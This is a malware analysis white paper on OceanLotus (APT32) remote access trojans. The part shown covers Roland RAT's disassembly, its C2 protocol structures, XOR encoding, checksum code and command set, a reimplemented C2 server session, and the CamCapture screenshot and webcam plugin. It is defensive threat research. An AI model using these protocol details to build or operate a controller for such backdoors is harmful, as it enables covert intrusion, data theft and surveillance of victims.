

The SpyRATs of OceanLotus

Malware Analysis White Paper



CYLANCE

Contents

Introduction	4
Components	4
Roland RAT	4
Overview	4
Features	4
Behavior	5
C2	7
Protocol	7
Commands	10
CamCapture Plugin	14
Overview	14
Features	15
Exported Functions	15
Screenshot Grabbing Exports	15
VIDEO Capture Exports	16
Helper Exports	17
Unused Exports	17
Remy RAT	18
Overview	18
Features	18
Deployment	18
Behavior	18
C2	23
Protocol	23
Commands	29
Splinter RAT	30
Overview	30
Features	30
Behavior	30
C2	32
Protocol	32
Commands	33
Backdoor Error Codes	34
CobaltStrike Beacon #1	35
Overview	35
Deployment	36
CobaltStrike Beacon #2	36
Overview	36
Deployment	36
Behavior	37
Rizzo	39
Overview	39
Behavior	39
C2	41
Protocol	41
Commands	42
Denis	42
Overview	42
Behavior	42
Network Intelligence	45
167.114.44.146	45
Whois	45
Domains	46
First seen	46
87.117.234.172	47
Whois	47
Domains	47
First seen	47
27.102.67.42	48
Whois	48

89.249.65.134	48	Domains.....	50
Whois	48	First seen.....	50
Domains.....	49		
First Seen.....	49		
185.244.213.28	49	Conclusions	50
Whois	49		
		Appendix	50

Introduction

During an incident response investigation in the final quarter of 2017, Cylance® incident responders and threat researchers uncovered several bespoke backdoors deployed by OceanLotus Group (a.k.a. APT32, Cobalt Kitty), as well as evidence of the threat actor using obfuscated CobaltStrike Beacon payloads to perform C2.

The threat actor routinely leveraged PowerShell within the environment, using one-liners to download/deploy malware, as well as obfuscators and reflective PE/shellcode loaders from various exploit kits (including MSFVenom, Veil, and DKMC), allowing much of the malware to operate in-memory, with no on-disk footprint.

The remote access trojans developed by OceanLotus Group (Roland, Remy, and Splinter, named after famous rodents)

share subtle code similarities with "Backdoor.Win32.Denis" (Kaspersky), "WINDSHIELD" and "KOMPROGO" (FireEye). Roland was of particular interest in that it was carefully developed to mimic legitimate software DLLs developed by the victim organization.

The malware C2 protocols were largely tailored for each target, and supported a range of communication methods, from raw data over TCP sockets to HTTP/S proxying. In addition, the threat actor relied heavily upon CobaltStrike Beacon for providing malleable C2 communications.

The remaining white paper is dedicated to in-depth technical analysis of the malware, C2 protocols, TTPs, and general observations.

Components

During the investigation, the following backdoors were uncovered:

File Name	Classification	Details
certcredprovider.dll.mui	Malware/Backdoor	Roland RAT
underwears.png	Malware/Backdoor	Remy RAT
wpfgfx_v0300.dll	Malware/Backdoor	Splinter RAT
plugin.lst	Malware/Infostealer	CamCapture plugin
user.ico	Malware/Backdoor	Obfuscated CobaltStrike Beacon
img.png	Malware/Backdoor	Obfuscated named pipe backdoor (from CobaltStrike)
mobsync.exe	Malware/Backdoor	Rizzo
varies	Malware/Backdoor	Denis

Roland RAT

Classification	Malware/Backdoor
Aliases	
Size	245 KB (250,880 bytes)
Type	Win32 PE (DLL)
File Name	certcredprovider.dll.mui
Timestamp	Thu, May 28 2009 13:54:28 UTC (spoofed)
Observed	April 2017

Overview

Roland arrives as an un-obfuscated Win32 PE DLL. This particular version has been packaged to resemble a legitimate DLL, and contains a custom C2 protocol supporting a range of file, registry, process and memory operations, as well as a reverse shell, FTP file uploads, and retrieving system/user information.

Features

- Mimics legitimate DLL
- Custom C2 protocol
- 37 C2 commands

Behavior

Roland starts by creating a thread that initializes COM and dispatches to the main RAT entry-point, passing parameters supplied by the calling application via the heap:

```
call  copy_to_heap
cmp  hObject, 0
jnz  short exit
push  0          ; lpThreadId
push  0          ; dwCreationFlags
push  0          ; int
push  offset rat_main_thread ; int
push  0          ; dwStackSize
push  0          ; lpThreadAttributes } // starts at 1000C835
call  __beginthreadex
      _try { // _except at loc_1000C859
      mov   [ebp+ms_exc.registration.TryLevel], esi
      push  esi          ; pvReserved
      call  ds:CoInitialize
      call  rat_main
      call  ds:CoUninitialize
```



Figure 1: Roland RAT entry-point

The initial configuration supplied to the RAT is a UTF-16 encoded string, using newlines characters ("\n") to separate values in the following format:

```
Hostname/IP
Port
Unused
Victim ID
Connection timeout
```

Figure 2: Configuration format

Note that the configuration is not bundled with the backdoor DLL, and is instead supplied as parameters by the calling application.

Next, the RAT calls the GetAddrInfoW API on the supplied hostname/IP, opens the socket, and connects to the C2 server:

```
push  edx          ; pHints
xor  esi, esi
push  eax          ; pServiceName
mov  ebx, E_FAIL
push  ecx          ; pNodeName
mov  [esp+48h+var_24], ebx
mov  [esp+48h+pHints.ai_flags], esi
mov  [esp+48h+pHints.ai_family], esi
mov  [esp+48h+pHints.ai_socktype], 1
mov  [esp+48h+pHints.ai_protocol], 6
mov  [esp+48h+ppResult], esi
call  ds:GetAddrInfoW
test  eax, eax
jnz  short loc_1000AD19
mov  edi, [esp+38h+ppResult]
cmp  edi, esi
jz   short loc_1000AD19
mov  ebx, ds:socket
mov  edi, edi

      ; CODE XREF: open_socket_connect+B0!j
mov  eax, [edi+4]
push  6          ; protocol
push  1          ; type
push  eax          ; af
call  ebx ; socket
mov  esi, eax
cmp  esi, 0xFFFFFFFFh
jz   short loc_1000ACEB
mov  ecx, [edi+10h]
mov  edx, [edi+18h]
push  ecx          ; namelen
push  edx          ; name
push  esi          ; s
call  ds:connect
```

Figure 3: GetAddrInfoW/socket/connect

At this point, the RAT will attempt to perform a handshake with the server:

```
mov    ecx, [esi]
push   ebx          ; optlen
lea    eax, [ebp+optval]
push   eax          ; optval
push   SO_RCVTIMEO ; optname
push   0FFFFh       ; level
push   ecx          ; s
call   ds:setsockopt
mov    ecx, esi
call   set_sock_opt
mov    ecx, esi
call   initial_comms ; send 3b    XX D4 86 (where XX is a random byte)
                           ; send 40b   4th element from parameter/resource
                           ; recv 40b   byte by byte in a loop
```

Figure 4: C2 handshake

After a successful handshake, the RAT will attempt to receive and process new commands issued by the C2 server in a loop:

```
mov    byte ptr [ebp+var_4], 1
call  c2_receive_command
mov    edi, eax
cmp    edi, esi
jl    short failed
mov    edx, [ebp+cmd_params]
mov    ebx, [ebp+cmd_code]
lea    ecx, [ebp+cmd_ret_buf]
push  ecx          ; ret_buf
push  edx          ; cmd_params
push  ebx          ; cmd_code
lea    edx, [ebp+cmd_params_len_then_ret_code] ; command return code
lea    ecx, [ebp+cmd_ret_len] ; pointer
mov    [ebp+cmd_params_len_then_ret_code], esi
mov    [ebp+cmd_ret_len], esi
mov    [ebp+cmd_ret_buf], esi
call  c2_run_command
add   esp, 0Ch
test  eax, eax
js    short failed
mov    ecx, [ebp+cmd_ret_len]
lea    eax, [ebp+some_ptr]
push  eax          ; some_ptr
push  ecx          ; response_len
push  ebx          ; cmd_code
mov    ebx, [ebp+cmd_ret_buf]
lea    edx, [ebp+c2_struct_]
push  edx          ; c2_struct
mov    edx, [ebp+cmd_params_len_then_ret_code] ; int
mov    ecx, ebx    ; int
call  c2_send_response
```

Figure 5: C2 command loop

C2

Protocol

The Roland C2 protocol is relatively simple, employing a simple handshake and a common header packet prior to all request/response payloads:




Figure 6: C2 protocol overview

Checksums are loosely based on the MS-PST CRC32 algorithm, but require only the first four tables:

```
Def checksum(buffer, crc32=0xffffffff):
    offset = 0
    for i in range(0, len(buffer) % 4):
        crc32 = CRC32.Offset32[(struct.unpack("B", buffer[offset:offset+1]))[0] ^ crc32) & 0xff] ^
(crc32 >> 8)
        offset += 1
    for i in range(0, len(buffer) / 4):
        crc32 ^= struct.unpack("I", buffer[offset:offset + 4])[0]
        crc32 = CRC32.Offset56[crc32 & 0xff] ^ CRC32.Offset48[(crc32 >> 8) & 0xff] ^ CRC32.
Offset40[(crc32 >> 16) & 0xff] ^ CRC32.Offset32[(crc32 >> 24) & 0xff]
        offset += 4
    return ~crc32 & 0xffffffff
```

Compression is performed using zlib (with the library containing the string "Fast decoding Code from Chris Anderson"), and can be inflated using the following code:

```
def decompress(data):
    """Decompress using zlib"""
    decompress = zlib.decompressobj()
    inflated = decompress.decompress(data)
    inflated += decompress.flush()
    return inflated
```

Request/response data is trivially encoded using byte level XOR with a key of 0xC7.

The initial handshake occurs when the RAT starts, and comprises a 3-byte magic sent from the client to the server (the first byte is random), followed by a 64-byte victim ID. The server then responds with a 64-byte payload (sent byte-by-byte), assumed to be a session ID (this is not verified by the client):

Figure 7: Handshake

After a successful handshake, the attacker is free to start issuing commands. A 100-byte header specifies the size of the following data, as well as the checksum. XOR encrypted command data is sent next (at least 160-bytes), containing the command ID, lengths, checksums, and any parameters:

000000040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000050	00 00 00 00 a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D!.....
000000060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e9 15 5a 00 Z.....
0000000A0	00 00 00 00
0000000A4	c7
0000000B4	c7
0000000C4	c7
0000000D4	c7
0000000E4	c7
0000000F4	c7
000000104	c7
000000114	c7
000000124	c7 c7 c7 c7 7f c6 c7
000000134	c7 2c 93 6b c6 k.....

Figure 8: C2 request header and encoded request data

```
typedef struct _C2_HEADER
{
    unsigned char    Padding[20]; /* Can be null */
    unsigned long    SizeOfData; /* Size of next packet (C2_REQUEST_DATA/C2_RESPONSE_DATA) */
    unsigned long    ChecksumOfData; /* Checksum of next packet (C2_REQUEST_DATA/C2_
RESPONSE_DATA) */
    unsigned char    SessionId[64]; /* Possibly contains a copy of the session ID */
    unsigned long    Magic; /* Can be null for requests, 0x005A15E9 for response */
    unsigned long    Trailing; /* Can be null */
} C2_HEADER, *PC2_HEADER;
```

Figure 9: C2 header structure

```
typedef struct _C2_REQUEST_DATA
{
    unsigned char    Padding[132]; /* Can be null */
    unsigned long    CommandId; /* eg. 0x5B (volume_info) */
    unsigned long    Unused;
    unsigned long    ParametersLength; /* Length of Parameters[] */
    unsigned long    UnpackedParametersLength; /* If != ParametersLength then use zlib */
    unsigned long    ParametersCrc; /* Checksum of Parameters[] */
    unsigned long    UnpackedParametersCrc; /* Checksum of decompressed Parameters[] */
    unsigned long    HeaderCrc; /* Checksum of preceding 0x9c bytes */
    unsigned char    Parameters[]; /* Parameters as UNICODE string or compressed with zlib */
} C2_REQUEST_DATA, *PC2_REQUEST_DATA;
```

Figure 10: C2 request structure

The RAT will process the command before sending a response to the server comprising another header, followed by the response data, which contains the lengths, checksums, and response data (possibly zlib compressed):

000000043	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000053	00 00 00 00 46 02 00 00 35 90 30 fa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00F...	5.0.
000000063	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000073	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000083	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000093	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e9 15 5a 00Z.
0000000A3	00 00 00 00
0000000A7	b1 ae a4 b3 ae aa f6 c7
0000000B7	c7
0000000C7	c7
0000000D7	c7
0000000E7	c7
0000000F7	c7
000000107	c7
000000117	c7
000000127	40 c3 c7 c7 7f c6 c7 c7 c7 c7 c7 c7 61 c6 c7 c7	@.....a..
000000137	a5 b4 c7 c7 d0 09 8a b5 a2 2c 93 a1 64 2e fa 81	,..d..
000000147	bf 1d 2a 1a 0c 8d 04 87 df 41 26 68 ed 19 44 67	..*....	.A&h..Dg
000000157	17 62 e9 d3 88 4f 7f ec 4d 6c 6d 02 ed 82 cf 53	.b....O.	Mlm....S
000000167	1f 11 e5 31 83 d4 72 e9 9b bc fc bd c8 e9 1b bc	...1..r.
000000177	86 32 2c 2f 61 0c 7d f5 21 ba a7 f5 40 8b 75 df	.2./a.}.	!...@.u.
000000187	9d 39 8e f5 8a 50 cc 15 65 e3 a0 bd 9c 56 21 5b	.9....P..	e....v!

Figure 11: C2 response header and encoded response data

```
typedef struct _C2_RESPONSE_DATA
{
    unsigned char    VictimId[64];
    unsigned char    SessionId[64];
    unsigned long    BotVersion; /* 0x487 */
    unsigned long    CommandId; /* eg. 0x5B (volume_info) */
    unsigned long    ErrorCode; /* Command error code */
    unsigned long    DataLength; /* Length of Data[] */
    unsigned long    UnpackedDataLength; /* Unpacked length of Data[] */
    unsigned long    DataCrc; /* Checksum of Parameters[] */
    unsigned long    UnpackedDataCrc; /* Checksum of decompressed Data[] */
    unsigned long    HeaderCrc; /* Checksum of preceding 0x9c bytes */
    unsigned char    Data[]; /* Response, compressed using zlib */
} C2_RESPONSE_DATA, *PC2_RESPONSE_DATA;
```

Figure 12: C2 response header

Commands

The following commands were supported by the version of Roland analyzed:

Command	Code (Hex/Decimal)	Parameters	Description
network_info	0x000f	015	N/A
unpack_decrypt_file	0x003d	061	file_path
create_or_open_file	0x0045	069	password
list_rar_archive	0x0055	085	path
volume_information	0x005b	091	desired_access
reg_enum_value	0x0067	103	creation_disp
list_files_1	0x006f	111	share_mode
check_shell_link	0x0080	128	path
run_dll	0x0090	144	N/A
reg_enum_value	0x0067	103	regpath
list_files_1	0x006f	111	path_1 ... path_n
check_shell_link	0x0080	128	link_path
run_dll	0x0090	144	memptr
ftp_upload	0x00aa	170	server port user pwd new_fname org_fname
terminate	0x00c7	199	N/A
get_tcp_table	0x0164	356	memptr
create_process	0x0178	376	exepath commandline
move_file	0x017f	383	src_path dst_path
list_zip_archive	0x01b3	435	zip_path
get_system_info	0x01b8	440	N/A

Command	Code (Hex/Decimal)	Parameters	Description
sh_copy_file	0x01d5	469 file_to files_from	Copy files from specified list (file paths separated by "\t") to a specified path
sha512	0x01d6	470 path	Calculate SHA512 of the specified file
mkdir	0x01e2	482 path	Create specified directory
list_open_files	0x01e3	483 N/A	List the names of all opened files, together with their handles
exec_cmd	0x01f0	496 commandline	Execute shell command
list_files_2	0x0209	521 path_1 ... path_n	List files from specified directories recursively; return file name, size, and attributes
write_current_proc_mem	0x021c	540 memptr_baseaddr memptr_size memptr_buffer	Write current process memory at provided address with data from memory pointed by the provided pointer
compress_encrypt_files	0x0230	560 archive_name passwd files_list max_size	Add files from specified list to an encrypted archive; the archive format is customized and uses zlib compression and AES encryption; maximum size of a file can be specified
close_handle	0x0255	597 memptr_handle	Close file; parameter contains a pointer to a valid object handle
read_current_proc_mem	0x0260	608 memptr	Read current process memory
virtual_alloc	0x0262	610 base_address size allocation_type protect	Allocate memory buffer in the current process memory
sh_delete_file	0x0284	644 fname_1 ... fname_n	Delete specified files
virtual_free	0x02bf	703 memptr	Free allocated memory buffer
read_file	0x02c6	710 memptr	Return content of specified file; the parameter is a pointer to memory that contains file handle and number of bytes to read
screenshot	0x0360	864 image_path image_size	Take a screenshot and merge it with specified image before sending it back to the C2
write_file	0x0368	872 memptr	Write specified file with specified content; the parameter is a pointer to memory that contains file handle, size, and pointer to a buffer to write
find_files_1	0x036a	874 path pattern max_size	Find files matching specified pattern in specified directory (recursive; return file name, size, and attributes)
set_file_pointer	0x0372	882 memptr	The parameter is a pointer to memory buffer containing parameters for SetFilePointer function (file handle, distance to move, and mode)
set_file_attr_and_time	0x03b4	948 path attributes timestamp	Set attributes and access times of specified file to attacker supplied values

Command	Code (Hex/Decimal)	Parameters	Description	
get_short_path_name	0x03c0	960	path	Returns short path for provided file path
find_files_2	0x03dd	989	filename_pattern	Find files matching specified pattern and return their access times; non-recursive
enum_shares	0x03df	991	server_name	List names of shared resources on specified server

```

Administrator: C:\Windows\System32\cmd.exe - c:\Python27\python.exe serve...
c:\Users\Analyst\Desktop>c:\Python27\python.exe server.py
INFO:c2>New connection from ('127.0.0.1', 49165)
DEBUG:c2:Handshake ID: 0xf6d486
DEBUG:c2:Victim ID: victim1

c2>cmd ipconfig
INFO:c2:Command: cmd c : \ i p c o n f i g
INFO:c2:Send header (100 bytes)
INFO:c2:Send request (192 bytes)
INFO:c2:Recieve header (100 bytes)
INFO:c2:Magic: 0x5a15e9
INFO:c2:Length: 0x0001ee
INFO:c2:Checksum: 0xfd418700
INFO:c2:Recieve response (494 bytes)
INFO:c2:Bot version: 0x000487
INFO:c2:Command ID: 0x0001f0
INFO:c2:Error code: 0x000000
INFO:c2:Data length: 0x00014e
INFO:c2:Unpacked data length: 0x0003c8
INFO:c2:Data CRC: 0x411b21c2
INFO:c2:Unpacked data CRC: 0xd9399c0
INFO:c2:Header CRC: 0x3cf8f574

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : 

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . . . . . : localdomain
  Link-local IPv6 Address . . . . . : fe80::7946:f0f:de52:5f46%11
  IPv4 Address . . . . . : 172.16.1.128
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 

Tunnel adapter isatap.localdomain:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : localdomain

Tunnel adapter isatap.{6A4ED8EE-02AD-4ACB-90DE-DA67368835E7}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : 

Tunnel adapter Teredo Tunneling Pseudo-Interface:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : 

c2>

```

Figure 13: exec_cmd running ipconfig

```

VersionInformation OSVERSIONINFO ?
var_7328 db 8 dup(?)
computer_name dw 16 dup(?)
user_name dw 261 dup(?)
profile_path dw 1024 dup(?)
desktop_path dw 1024 dup(?)
personal_path dw 1024 dup(?)
recent_path dw 1024 dup(?)
appdata_path dw 1024 dup(?)
local_appdata_path dw 1024 dup(?)
program_files_path dw 1024 dup(?)
program_files_x86_path dw 1024 dup(?)
windows_path dw 1024 dup(?)
system_path dw 1024 dup(?)
systemx86_path dw 1024 dup(?)
temp_path dw 1024 dup(?)
backdoor_version dd ?
current_pid dd ?
module_filename dw 1024 dup(?)
parent_process_filename dw 1024 dup(?)
FileTime FILETIME ?
timezone_bias dd ?
timezone_daylighthbias dd ?
timezone_standardbias dd ?
    db ? ; undefined
    db ? ; undefined
TimeZoneInformation TIME_ZONE_INFORMATION ?
SystemTime SYSTEMTIME ?

```

Figure 14: Information collected by get_system_info command

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	50	4B	2D	31	32	33	34	35	36	37	38	39	30	41	42	43
00000010	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53
00000020	54	55	56	57	53	59	5A	00	92	9E	A2	16	01	15	27	C0
00000030	38	27	65	30	FC	11	0B	B6	5E	83	AF	A0	F9	D5	E7	B3
00000040	11	ED	2A	7C	90	A1	02	D2	A5	59	BA	52	73	DC	D9	53
00000050	69	70	73	38	C1	18	26	F6	77	86	7D	F5	09	0C	30	38
00000060	F1	B4	D8	1A	97	6B	E0	DA	D0	55	9F	A2	FF	C5	FA	82
00000070	AA	46	6A	D4	C8	CF	64	C5	00	59	B2	F7	81	D6	55	93
00000080	F8	27	B6	92	57	47	40	DC	27	98	58	85	B1	30	A0	C3
00000090	D5	27	08	28	9A	67	FD	6A	F6	D8	14	E8	02	0E	CC	20
000000A0	F3	D1	D1	64	B3	B1	F3	E5	14	F9	AC	41	B4	C6	06	6C
000000B0	E5	4B	09	97	7B	AD	7E	51	16	B3	D9	B4	1B	BF	EF	A1
000000C0	93	71	B1	82	20	1A	C7	F4	5E	92	65	82	EF	5F	44	63
000000D0	13	2D	3F	9C	18	1D	4C	10	EC	41	75	EA	30	0E	C4	57
000000E0	60	91	73	3D	64	5E	60	98	92	20	B0	30	84	8C	CC	1B
000000F0	D9	80	F0	DC	4E	8F	28	DA	99	4E	F1	12	E9	16	35	6D
00000100	79	6D	87	99	4A	D9	53	B6	77	65	31	0A	F6	B5	4F	
00000110	7F	57	A9	33	1E	63	62	3C	C9	72	CC	52	CF	72	20	BC
00000120	A9	91	90	8D	58	97	46	03	6F	4F	3F	BF	69	B4	02	E0
00000130	C4	5C	87	97	95	D9	25	CC	77	27	F6	8F	67	55	3F	81
00000140	EB	3D	2B	DC	32	A7	10	2B	78	34	C9	E0	6C	C1	1F	B0
00000150	B8	A3	69	A0	B2	E6	7A	CD	29	71	55	FE	08	DE	4A	
00000160	58	4A	AC	91	57	8E	F3	1B	44	F4	2C	5E	EB	8F	CA	7B
00000170	74	C5	DF	E9	86	C3	CD	F5	0D	F0	25	53	98	AA	C5	
00000180	31	6C	E2	FA	95	60	7A	DD	E5	6E	9D	76	62	B1	52	
00000190	BA	BD	E5	83	7D	CE	A6	1F	D9	3D	A7	5F	69	14	30	
000001A0	D3	42	2D	6D	ED	A8	7A	C7	69	E6	C8	9C	39	84	D1	3D
000001B0	64	3C	9E	33	77	FC	DB	C2	62	65	51	50	EC	7B	D9	2F
000001C0	4A	18	11	1E	44	7E	91	1F	C5	02	9E	8E	BE	BB	A1	C1
000001D0	F5	18	42	72	5A	70	42	27	14	5E	C6	5E	C4	B5	B8	6A
000001E0	36	83	AD	8B	C1	EA	AB	1E	DA	F4	0B	7B	21	89	6F	
000001F0	9F	C7	35	6F	20	7B	63	35	9A	D1	4E	F7	46	50	F2	61
00000200	45	72	E4	2C	0E	8C	2F	83	C5	FB	5A	54	ED	81	10	F3
00000210	46	23	02	F0	42	86	2E	00	49	67	26	2C	55	48	1A	DA
00000220	B8	33	9C	07	3C	7D	66	4C	C4	A1	74	81	3D	4F	B1	02
00000230	42	24	9D	17	58	80	C5	53	61	1B	0D	00	9C	EB	33	
00000240	D9	76	51	9D	2C	7B	1A	A7	4A	50	A9	86	6A	1A	A5	86
00000250	AD	B9	DE	A4	33	0C	DD	BC	FA	2C	6F	9C	22	D4	EC	EF
00000260	82	87	E6	53	59	6B	7C	1C	C4	00	72	06	DD	48	C1	21
00000270	B5	AD	4A	7C	CF	D2	55	59	42	E8	1B	A0	97	E7	73	57
00000280	43	40	2A	5C	5C	50	C6	C3	AF	E8	21	FC	D7	3D	DD	0E

Figure 15: Custom archive file

CamCapture Plugin

Classification	Malware/Infostealer
Size	118KB (120320 bytes)
Type	Win32 PE (DLL)
File Name	plugin.lst
Timestamp	Wed, 24 Oct 2007 04:23:10 UTC (spoofed)
Observed	November 2017

Overview

This Win32 PE DLL arrives in a partially obfuscated form with its entry point obscured by garbage opcodes, useless instructions, and non-linear code flow:

```
DllEntryPoint proc near
var_57      = byte ptr -57h
    jnb     short call_crt_startup_0
    push    ebp
    mov     ebp, esp
    cmp     dword ptr [ebp+0Ch], 1
    jnz     short call_crt_startup
    call    init_cookie
    jnb     short call_crt_startup
    jb      short call_crt_startup
; -----
    db 6Ah, 0Bh, 0Adh, 90h, 0E7h, 30h, 0EAh, 0F9h, 0C0h, 89h
; -----
init_cookie:
    jnb     _security_init_cookie ; CODE XREF: DllEntryPoint+B:p
    jb      _security_init_cookie
; -----
    db 28h, 0Ah
; -----
call_crt_startup:
    ; CODE XREF: DllEntryPoint+9;j
    ; DllEntryPoint+10;j ...
    push    dword ptr [ebp+10h] ; reserved
    push    dword ptr [ebp+0Ch] ; fwdReason
    push    dword ptr [ebp+8] ; hinstDLL
    call    call_dll_main_crt_startup
    jns    short endp_0
    js     short endp_0
; -----
    db 2Bh, 31h, 18h, 0E7h, 0EFh, 4Eh, 52h, 0D2h, 4Ch
; -----
```

Figure 16: Obfuscated entry point

It exports several functions that can possibly be invoked with the use of Roland backdoor's run_dll command.

Name	Address	Ordinal
FDITruncateCabinet	10001000	12
FCICreate	10001010	4
FCIAddfile	10001160	3
FCIFlushFolder	100012B0	7
FCIFlushCabinet	10001420	6
FCIDestroy	100015D0	5
FDICreate	100017B0	9
FDIsCabinet	10001900	11
FDIDestroy	10001A50	10
FDICopy	10001B80	8
CreateCompressor	10001BC0	2
SetCompressorInformation	10001CE0	15
QueryCompressorInformation	10001E00	13
ResetCompressor	10001F20	14
CloseCompressor	10002040	1
DllEntryPoint	10006D44	[main entry]

Figure 17: Threat actor command to download and install Remy

Most of these exports provide various screenshot and video capture functionality

Features

- 10 functioning exports and five additional “template” exports
- Main functionality is to grab desktop screenshots and record webcam video
- Use of Microsoft Media Foundation (Mf.dll) and Video For Windows (avicap32.dll)

Exported Functions

Each function, besides FDITruncateCabinet and FDICopy, takes the following arguments:

- Pointer to Unicode string with parameters in a “-INT” format (eg. for sleep_timeout and quality: “-1200 -100”)
- Pointer to memory that will receive address of the buffer with captured image stream
- Pointer to memory that will receive size of the capture buffer

The quality, show_wnd, and sleep_timeout parameters are optional and default to: 0x32, 0, 0 respectively. If show_wnd_bool is set, it will call ShowWindow in case the window is minimized.

Screenshot Grabbing Exports

Name	Parameters	Description
FCICreate	quality	Grab screenshot of desktop window
FCIAddFile	quality	Grab screenshot of foreground window
FCIFlushFolder	hWnd, quality, show_wnd_bool, sleep_timeout	Grab screenshot of specified window
FCIDestroy	x1, y1, cx, cy, quality	Grab screenshot of specified rectangle in the foreground window
FDICreate	hWnd, x1, y1, cx, cy, quality, show_wnd, sleep_timeout	Grab screenshot of specified rectangle in the specified window

These exports use a subset of GDI32 APIs to create a screenshot of the victim’s desktop or a specified window.

```
mov    [ebp+clsidEncoder], eax
xorps xmm0, xmm0
movq  [ebp+var_2C], xmm0
mov    [ebp+var_24], eax
mov    edx, edi
mov    ecx, ebx
call  call_GdipCreateBitmapFromGdiDib
mov    edi, eax
test  edi, edi
jz    loc_100055D5
lea    edx, [ebp+clsidEncoder]
call  call_GdipGetImageEncoders ; image/jpeg
mov    [ebp+encoder_parameter_count], 1
movq  xmm0, qword ptr ds:encoder_quality_guid.Data1
movq  [ebp+enc_quality_guid_1], xmm0
movq  xmm0, qword ptr ds:encoder_quality_guid.Data4
movq  [ebp+enc_quality_guid_2], xmm0
mov    [ebp+nr_of_values], 4
mov    [ebp+type], 1 ; byte
mov    eax, [ebp+encoding_param]
cmp    eax, 64h
ja    short loc_1000548E
test  eax, eax
jnz   short loc_10005495

; CODE XREF: save_img_to_stream_read_stream+F8;j
mov    [ebp+encoding_param], 32h

; CODE XREF: save_img_to_stream_read_stream+FC;j
lea    eax, [ebp+encoding_param]
mov    [ebp+enc_param_values_cp], eax
mov    [ebp+ppstm], 0
lea    eax, [ebp+ppstm]
push  eax ; ppstm
push  1 ; fDeleteOnRelease
push  0 ; hGlobal
call  ds>CreateStreamOnHGlobal
```

Figure 18: Screenshot functionality

VIDEO Capture Exports

Name	Parameters	Description
FDIIsCabinet	sleep_timeout, quality	Creates a thread that will capture video using VFW - Video For Windows (avicap32.dll)
FDIDestroy	sleep_timeout, quality	Creates a thread that will capture video using MF - Microsoft Media Foundation (Mf.dll)

The video capture functionality is based on two different implementations, one using Video For Windows, and the other using MS Media Foundation.

```
loc_10003AE0:           ; CODE XREF: vfw_video_capture+1EC;j
    cmp    ebx, 4
    jge    short loc_10003B5E
    push   0           ; lpThreadId
    push   0           ; dwCreationFlags
    push   [ebp+var_218] ; int
    inc    ebx
    push   offset kill_videosource_window ; to avoid the dialog box
    push   0           ; dwStackSize
    push   0           ; lpThreadAttributes
    mov    vfw_video_capture_bool, 0
    call   __beginthreadex
    mov    edi, [ebp+hWnd]
    add    esp, 18h
    mov    esi, eax
    push   edi           ; hWnd
    call   ds:IsWindow
    test   eax, eax
    jz    short loc_10003B36
    push   0           ; lParam
    push   [ebp+capt_drv_idx] ; wParam
    push   WM_CAP_DRIVER_CONNECT ; Msg
    push   edi           ; hWnd
    call   ds:SendMessageW
    mov    edi, eax
    jmp    short loc_10003B38
```

Figure 19: VFW-based video capture

```
read_sample_loop:          ; CODE XREF: imf_video_capture+252;j
    cmp    esi, 64h
    jge    short loc_10004A74
    mov    eax, [ebp+IMFSourceReader]
    lea    edx, [ebp+IMFSample]
    mov    ecx, [eax]
    push   edx           ; ppSample
    lea    edx, [ebp+timestamp]
    push   edx           ; plTimestamp
    lea    edx, [ebp+stream_flags]
    push   edx           ; pdStreamFlags
    lea    edx, [ebp+actual_stream_index]
    push   edx           ; pdActualStreamIndex
    push   0           ; dwControlFlags
    push   0FFFFFFFFFFh ; dwStreamIndex = MF_SOURCE_READER_FIRST_VIDEO_STREAM
    push   eax
    call   [ecx+IMFSourceReaderVtbl.ReadSample]
    mov    mf_error_code, eax
    test   eax, eax
    js    short loc_10004A69
    cmp    [ebp+IMFSample], 0
    jnz    short loc_10004A74

loc_10004A69:           ; CODE XREF: imf_video_capture+241;j
    push   32h           ; dwMilliseconds
    call   ds:Sleep
    inc    esi
    jmp    short read_sample_loop
```

Figure 20: MF-based video capture

Helper Exports

Name	Parameters	Description
FDITruncateCabinet	none	Return 0xE42 (possibly the plugin version)
FDICopy	none	Enumerate video capture drivers

```

public FDITruncateCabinet
FDITruncateCabinet proc near
;
;
    mov     eax, 0E42h
    retn
FDITruncateCabinet endp

```

Figure 21: Get version

```

